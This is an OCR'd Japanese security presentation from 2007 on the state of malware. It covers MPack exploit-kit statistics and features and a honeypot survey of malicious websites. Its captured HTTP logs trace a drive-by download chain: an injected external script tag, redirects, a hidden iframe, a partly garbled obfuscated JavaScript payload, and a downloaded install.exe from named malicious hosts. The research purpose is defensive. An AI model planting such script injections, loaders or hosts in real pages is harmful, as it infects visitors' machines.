資料2－3


マルウェアの現況

Little eArth Corporation

2007年12月5日

株式会社ラック
研究開発本部　先端技術開発部
新井　悠，CISSP

情報セキュリティ業界を振り返ると



2007年～ Webアクセスを介した感染を助長するツール

MPack v0.84 stat

Attacked hosts: (total/uniq)	
IE XP ALL	121914 - 114448
QuickTime	344 - 50
Win2000	6068 - 5844
Firefox	21227 - 20991
Opera7	154 - 152

Traffic: (total/uniq)	
Total traff:	161012 - 149163
Exploited:	18357 - 14751
Loads count:	38545 - 9321
Loader's response:	209.97% - 63.19%
User blocking:	ON
Efficiency: 23.94% - 6.25%	

Country	Traff	Loads	Efficiency
JP - Japan	93635	19875	21.23
DE - Germany	18702	4625	24.73
ES - Spain	13218	3947	29.86
US - United states	6954	926	13.32
RO - Romania	3070	1545	50.33
GB - United kingdom	1696	261	15.39
IT - Italy	1680	286	17.02
FR - France	1432	231	16.13
CN - China	1089	294	27
MX - Mexico	1079	352	32.62
CA - Canada	1034	117	11.32

事例:

・2007年6月、イタリアで3000以上のサイトに不正スクリプトが埋め込まれる

・2007年10月、トルコで150ドメインのWebサイト4万ページ以上のサイトに不正スクリプトが埋め込まれる


Mpack v.0.95分析結果

- 全部で27ファイルのphpコード、画像、データファイルから構成
- 9種(実動6種)の脆弱性を、感染先のブラウザ、ＯＳ等を判別することで適切に悪用するようコーディングされている
- 商用のデータベースを使用し、感染した端末のIPアドレスなどをもとに、統計情報を表示するWebインターフェースを備える
- 難読化テクニックの使用
  - ('WebVi'+'ewFol'+'de'+'rlc'+'on.WebVi'+'ewFol'+'derl'+'con.1')
    MS06-057


Webを介して感染するマルウェアの実態調査

- CCCによる対策事業・調査研究の一環
- 「 Honey Whales」という「Web 巡回型ハニーポットを使用した調査を行い、Web サーバにウイルスをホスティングしているサイトの実態調査を行った
- Web検索事業者等によって運営される団体からBlackList指定されている 10万 URL を巡回した(約2週間)結果、8.5% の URL で何らかのウイルスに感染することを確認
- ウイルスの総数は 27755 個であり、総種類数は 1921 種類であった

検体収集結果（1）



検体収集結果（２）



通信ログの例(1)

```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="it" lang="it">

<head>

  <title>calendario melita del gf7</title>
        <META NAME="Keywords" CONTENT="calendario melita del gf7,{WD2}">
        <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1" >
        <meta http-equiv="Content-Language" content="it" >
        <meta name="robots" content="index, follow" >
        <meta name="description" content="calendario melita del gf7 Award Winning CoffeeMelittas Coffees
>are Gourmet.The Proof is in the Taste. melita del gf7The Official Melitta Coffee MakerSave Money by Buying D
>irect Tip: Search for English results only. You can specify your search language in PreferencesAdricom Telek
>omunikacije :: Pogledajte temu - orde..." >
  <meta name="MSSmartTagsPreventParsing" content="true" />
  <meta name="generator" content="Blogger" />
   <script language="JavaScript" src="http://refferal.info/redir.js"></script>
<style type="text/css">
/*
-----------------------------------------------
Blogger Template Style
Name:     Rounders
Designer: Douglas Bowman
URL:      www.stopdesign.com
Date:     27 Feb 2004
----------------------------------------------- */


body {
  background:#aba;
```

通信ログの例(2)

```
GET /redir.js HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: */*
Accept-Language: en-us
Host: refferal.info
Referer: http://calendariomelitadelgf7.martonioitsek1.info/
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 200 OK
Date: Sat, 15 Sep 2007 18:09:29 GMT
Server: Apache/1.3.34 (Unix) mod_ssl/2.8.25 OpenSSL/0.9.7e PHP/5.1.2 FrontPage/5.0.2.2510
Last-Modified: Tue, 16 Jan 2007 01:03:16 GMT
ETag: "5f4460-d3-45ac2454"
Accept-Ranges: bytes
Content-Length: 211
Keep-Alive: timeout=5, max=500
Connection: Keep-Alive
Content-Type: application/x-javascript

window.location=("http://sutds.info/in.cgi?default&seoref="+encodeURIComponent(document.referrer)+ "&
```

通信ログの例(3)

```
GET /in.cgi?default&seoref=&parameter=$keyword&se=$se&ur=1&HTTP_REFERER=http%3A%2F%2Fcalendariomelitac
>martonioitsek1.info%2F&default_keyword=viagra HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Host: sutds.info
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 302 Found
Date: Sat, 15 Sep 2007 18:09:29 GMT
Server: Apache/1.3.34 (Unix) mod_ssl/2.8.25 OpenSSL/0.9.7e PHP/5.1.2 FrontPage/5.0.2.2510
Set-Cookie: SL_default_0000=_7_; domain=sutds.info; path=/; expires=Sun, 16-Sep-2007 18:09:29 GMT
Location: http://www.backline.org/1/index.htm
Keep-Alive: timeout=5, max=500
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

c6
<html>
<head>
<meta http-equiv="REFRESH" content="1; URL='http://www.backline.org/1/index.htm'">
</head>
<body>
```

通信ログの例(4)

```
GET /1/index.htm HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Host: www.backline.org
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 200 OK
Date: Sat, 15 Sep 2007 18:09:30 GMT
Server: Apache/1.3.34 (Unix) mod_ssl/2.8.25 OpenSSL/0.9.7e PHP/5.1.2 FrontPage/5.0.2.2510
Last-Modified: Mon, 03 Sep 2007 16:44:13 GMT
ETag: "6449c2-31e-46dc39dd"
Accept-Ranges: bytes
Content-Length: 798
Keep-Alive: timeout=5, max=500
Connection: Keep-Alive
Content-Type: text/html

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
<title></title>
</head>

<body><iframe src="http://promosoft24.com/in.php?q=cm9tZWw%3D" width=10 border=0 height=10 styl
```

通信ログの例(5)

```
GET /in.php?q=cm9tZWw%3D HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Host: promosoft24.com
Referer: http://www.backline.org/1/index.htm
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 302 Found
Date: Sat, 15 Sep 2007 16:00:07 GMT
Server: Apache/2.0.46 (Red Hat)
Accept-Ranges: bytes
X-Powered-By: PHP/4.3.2
Set-Cookie: cash217=cprock; expires=Sun, 16-Sep-2007 16:00:07 GMT
Location: http://promosoft24.com/setup/ecd82f73380098e05a4c0e86f6cc8214/
Content-Length: 0
Connection: close
Content-Type: text/html
```


通信ログの例(6)

```
GET /setup/ecd82f73380098e05a4c0e86f6cc8214/ HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Host: promosoft24.com
Referer: http://www.backline.org/1/index.htm
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 200 OK
Date: Sat, 15 Sep 2007 16:00:08 GMT
Server: Apache/2.0.46 (Red Hat)
Last-Modified: Thu, 30 Aug 2007 19:10:16 GMT
ETag: "37fb6168-ba6-74dfb600"
Accept-Ranges: bytes
Content-Length: 2982
Connection: close
Content-Type: text/html

<script language="JavaScript" type="text/JavaScript">
<!--
function GzE(){
d("9&(*%VWAN|yiWCBQm@!]5Zd`Uk3V1Rfe#[1Z638hjsWrbH+rddyV{_HHOCbJ/L1whq%SGS#3dd!@yv935&Ts5L54jm'(.=;RBSH
>`t`f`:'QGTbshqq%?¥r!%'!Hg!o`snbfqhw)`usIdj`>!Jhfunvhgq'Liu`qmbu!@[solu`q%!Qo`i¥r%#'!Hg%JmTuw/kbujdbwl
>bwelqj)!Pli23'.%;;#7!%Smfi¥r¥r!!%'Anl!NcoXO`l`¥r###'Ehl!JaiXUunf¥r!!%#¥r#'%#pbu!nck^WGP'8'al`vnfiu/bs
>ldks)'hgibbu'*¥r##'!nck^SAP-tdqBsushctu`#%lg!+%%nckZQGT#¥r!%'%lekZQGT/vfwBsqqjeps`#%bmdtrlc'+!'dipjg$
>B443*74D4(22G3.:;4@(75D15GF1>@47#¥r!!%'¥r!!!!`kslqlq#:!#anbhdrachgtfnpcvdalrvmbakpdpgnirorjfgorn`oehp
>ajp`gpde`pafp'¥r¥r#'%'gk'8#%vzteik/d]f%¥r!%##Hco¥¥Mbnf#:%!T#!#''o'#!%%d#!#'#i!'#''k'#'!!¥r%'!!NgmZSql
>%D!#!%!s!''!'sk#%%#%h#!##%ff#%%#!sl%!##!hk%%'%#¥r##'!rdu!ngmZPkbioBss#>#lam^WGT/Bs`bwfHgibfs-Lai¥¥Mfl
>#+%%%'JekZSql`)%'*¥r'!%#T`s!nGnme`q'8#hck^RmfkiFqq/Odj`Pw`bd-51,¥r###'R`s%lEhme`qNqbl<nClocdw)Q`svbKb
>P~lghm/uug'*¥r'!%#Ankw¥¥WdwkXBjnwnkboqt8Pwinq/nGjkabsHudh)Ufqk/%Y%).2/2*¥r###'VhkGju<%Eliu^UfuiZDnlqr
>p/5.%!%%Y%!'!!Gnkw¥¥SfuiZ@liqnkbouv/4.%%''  !¥r'!!!cm>PhoEhs!'!ci¥r%'%#'%¥r'!%#Hck^Odi``<%%LI%!'%!ds'#
```

通信ログの例(7)

```
GET /adw_files/379/install.exe?adv=379 HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: */*
Accept-Language: en-us
Host: ulefoveda.net
Referer: http://ulefoveda.net/in.php?adv=379
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 200 OK
Date: Sat, 15 Sep 2007 15:59:56 GMT
Server: Apache/2.2.3 (Fedora)
Last-Modified: Mon, 03 Sep 2007 16:42:48 GMT
ETag: "98518-ea00-dcdb7200"
Accept-Ranges: bytes
Content-Length: 59904
Connection: close
Content-Type: application/octet-stream
```

